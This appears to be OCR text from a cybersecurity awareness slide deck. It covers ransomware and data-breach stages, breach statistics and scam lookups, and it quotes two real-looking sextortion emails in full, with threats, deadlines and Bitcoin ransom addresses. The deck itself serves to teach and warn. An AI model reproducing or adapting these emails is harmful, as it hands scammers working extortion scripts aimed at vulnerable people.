
Check Payment

Decrypt

WHAT IS A **RANSOMWARE** ATTACK? 🤔


1 ATTACKER SENDS A PHISING E-MAIL
3 MALWARE UNPACKS AND EXECUTES
COMMAND AND CONTROL SERVER
4 C&C COMMUNICATION, DOWNLOAD PUBLIC KEY
2 USER RECEIVES A LINK AND CLICKS
TOR
6 USER COMMUNICATION
PUBLIC KEY
TOR
5 FILES GET ENCRYPTED AND USER GET RANSOMWARE SCREEN
PRIVATE KEY DELIVERED
BITCOIN RECEIVED

DATAUNIT



re: "[redacted]" Inbox ×

Dirk Saunders <yxpnmjarrettlwq@outlook.com> 12:07 PM (8 minutes ago)

to me

I know, [redacted], is your pass word. you may not know me and you are most likely thinking why you're getting this e-mail, correct?

Well, I installed a malware on the adult video clips (pornography) and you know what, you visited this web site to have fun (you know what I mean). When you were watching video clips, your browser started operating as a Rdp (Remote desktop) that has a key logger which gave me accessibility to your screen and also cam. Just after that, my software program gathered every one of your contacts from messenger, social networks, as well as email.

What exactly did I do?
I created a double-screen video. First part displays the video you were watching (you've got a good taste lol), and 2nd part displays the recording of your web cam.

Exactly what should you do?
Well, I believe, $1200 is a fair price for our little secret. You'll make the payment through Bitcoin (if you don't know this, search "how to buy bitcoin" in google).

BTC ADDRESS: 1JC99fcQMVR4iHdmf3GbHLGHMkPpyFjBu7
(It's CASE sensitive, so copy and paste it carefully)

Note:
You have one day to make the payment. (I've a specific pixel in this message, and right now I know that you've read this e mail). If I do not receive the Bitcoins, I will certainly send out your video recording to all of your contacts including friends and family, colleagues, and so forth. nonetheless, if I receive the payment, I'll destroy the video immediately. If you need proof, reply with "yes!" and I definitely will send your video recording to your 14 friends. It is a non-negotiable one time offer, thus don't ruin my time & yours by responding to this e-mail.

LOG IN

ASHLEY MADISON®

Life is short. Have an affair.®

SEE YOUR MATCHES

GET IT ON Google Play

Download on the App Store

Privacy by Design

United Kingdom

Press Affiliate Program FAQ Blog Terms Privacy Cookie Policy Safety Tips Contact Us Sitemap

© 2001 - 2020 Ruby Life Inc. - Official Ashley Madison website

[redacted] account on A.Madison! Going Public (Bank Of America, N.a.)

MO

Madelyn Odonnell [redacted]

[redacted]

Wednesday, January 15, 2020 at 5:20 AM

Show Details

[redacted].pdf
6 KB

Download All Preview All

[redacted] I know everything about you. I even know that you ordered some .. lets call them 'male assistance products' online on 12/11/2018 using your account at Bank Of America, N.a., routing# 121000358 account# [redacted] for $75 for mailing to [redacted] CA [redacted]! I even know about the other 3 other similar orders. Do your friends and family know you have been buying these aids? Do the partners you find on AMadison know you have been using 'chemical help' to have a good time? Very soon they could find it all out. Social media is a great way of spreading an embarrassing message. Of course I will use email also. Your devices have been compromised. I know everything. **The attached pdf says what you need to do to stop this. Because of filters and keyword this pdf has a password to stop a mail server reading it, the password is 2227. I am giving you very little time.** If you do not act very fast, your full AMadison profile and proof of it will be shared with friends, family, and online over social media - and of course your internet orders..... The end of [redacted] (415) [redacted] One of the addresses I have for you : [redacted] CA [redacted] Date of birth (claimed on AM site) : [redacted] First signed up for A.Madison : July 28, 2011, from [redacted] - an IP address registered in or near [redacted] Username on A.Madison [redacted] Security answer on A.Madison : [redacted]

FOR ALL YOUR FAMILY AND FRIENDS?

Long-term user of Ashley Madison, a site for married cheats to find other married cheats.
(415)
One of the addresses I have for you : CA
Date of birth on Ashley Madison :
First signed up for Ashley Madison : July 28, 2011, from - an IP address registered in or near an IP address registered in or near
Username on Ashley Madison :
Security answer on Ashley Madison :
Of all the private massages you sent to members, the reply you sent on Sunday July 31, 2011 was the best. Perv!
Send 0.1188 bit.coin to the bit.coin address 1NesEJSxmwJcmUwfgpv7a55ycVVVXLbsir before January 21 or I will send all of this and much more to everyone who knows you on January 21.

There is only one way to protect yourself - pay now. A search engine will show you how to get and send bit.coin. You can search google or bing for "Buy bit.coin"..
bit.coin addresses are case sensitive! aBcd1 is not the same as abcd1

At the top is a QR code if you do not want to type the address and you have a phone or other bit.coin wallet which can read them. The QR code is optional. Only you have this address so I can know when you paid. You can tell from the popular "I have a video of you" emails that they all share the same bit.coin address so there is no video and no way of knowing who paid --They are bluffing and have nothing. I have given you a unique payment address - because I am going to expose those who did not pay so I need to know who did pay. Make no mistake, this is personal to you and you will be exposed. I have more than enough proofs.I never bluff.

Do not pay less than 0.1188 BIT.COIN, YOU WILL BE WASTING YOUR MONEY.

I will not wait, everyone who knows you will hear about how you have been cheating for years. You will not find me, I have protected myself with multiple VPNs and used a cybercafe. This email address is a temporary address which will be abandoned tomorrow. The only thing you can do is pay in full ontime. If you miss the deadline, the next day I will send out emails that will totally destroy you. You can stop this by paying.

Unlike some people I always keep my promises. I will expose you and tell them all if you have not paid on time. I have done it before to others and I will do it again.

Bitcoin Address Lookup

Enter BTC address, keyword, name, screen name, etc.

Bitcoin Scam Alerts

Check a bitcoin address using the lookup form above to see if there have been scam alerts connected to it. Or report a scam if you have details on one.

Bitcoin Cash | Adresse

Afficher l'adresse BTC

SUMMARY

USD BCH

Address	qz7ftpz95v34u0guwr9wqyfkajhkztmxtgj9537f9g
Number of Transactions	0
Final Balance	0.00000000 BCH
Total Sent	0.00000000 BCH
Total Received	0.00000000 BCH

TRANSACTIONS

USD BCH

Date (timestamp)	Hash de transaction	État	Montant

Home | Notify me | Domain search | Who's been pwned | Passwords | API | About | Donate ฿

';--have i been pwned?

Check if you have an account that has been compromised in a data breach

I <3 MOOSECON

pwned?

Generate secure, unique passwords for every account

Learn more at 1Password.com

Why 1Password?

444	9,598,080,918	112,328	135,023,108
pwned websites	pwned accounts	pastes	paste accounts


Largest breaches

- 772,904,991 Collection #1 accounts
- 763,117,241 Verifications.io accounts
- 711,477,622 Onliner Spambot accounts
- 622,161,052 Data Enrichment Exposure From PDL Customer accounts
- 593,427,119 Exploit.In accounts
- 457,962,538 Anti Public Combo List accounts
- 393,430,309 River City Media Spam List accounts
- 359,420,698 MySpace accounts
- 234,842,089 NetEase accounts
- 172,869,660 Zynga accounts

Recently added breaches

- 777,769 Ulmon accounts
- 2,325,283 Elanic accounts
- 7,327,477 TaiLieu accounts
- 12,115,583 Tokopedia accounts
- 94,353 Vianet accounts
- 20,012,235 Aploide accounts
- 1,488,089 HTC Mania accounts
- 263,189 OGUsers (2020 breach) accounts
- 6,486,626 Dueling Network accounts
- 494,945 Tamodo accounts

HOW DATA BREACHES OCCUR? 🤔


1 Research
Attacker looks for weaknesses he can exploit
2 Stage Attack
SOCIAL ENGINEERING
IM
Phishing email, spam with malware, phone call, dress like the night janitor, etc.
INFRASTRUCTURE WEAKNESS
FIREWALL
WEBSITE
WEB SERVER
SQL injection, vulnerability exploitation, session hijacking, etc.
Attacker may need to keep staging attacks until the desired information is obtained or the desired access to the network is achieved
3 Exfiltrate
DATABASE AND FILE SERVERS
Personally identifiable information (PII), credit card numbers, email addresses, other social details, etc.
Once the attacker maintains acess to the system, exfiltration can indefinitely proceed
HTTP-based path, FTP, email, etc.
Accessed data is exfiltrated back to attacker

500PX
8fit
BRAZZERS
Canva
badoo
bitly
imgur
BitTorrent
DataCamp
COACHELLA
dafont.com
DISQUS
Forbes
JobStreet
last.fm
Yandex
Domino's Pizza
myspace
SONY
TESCO
SEPHORA
YOUPORN
dailymotion
tumblr.
YOUKU


WEB APPLICATION ATTACK

HOW 22 LINES OF CODE CLAIMED 380 000 VICTIMS 😱

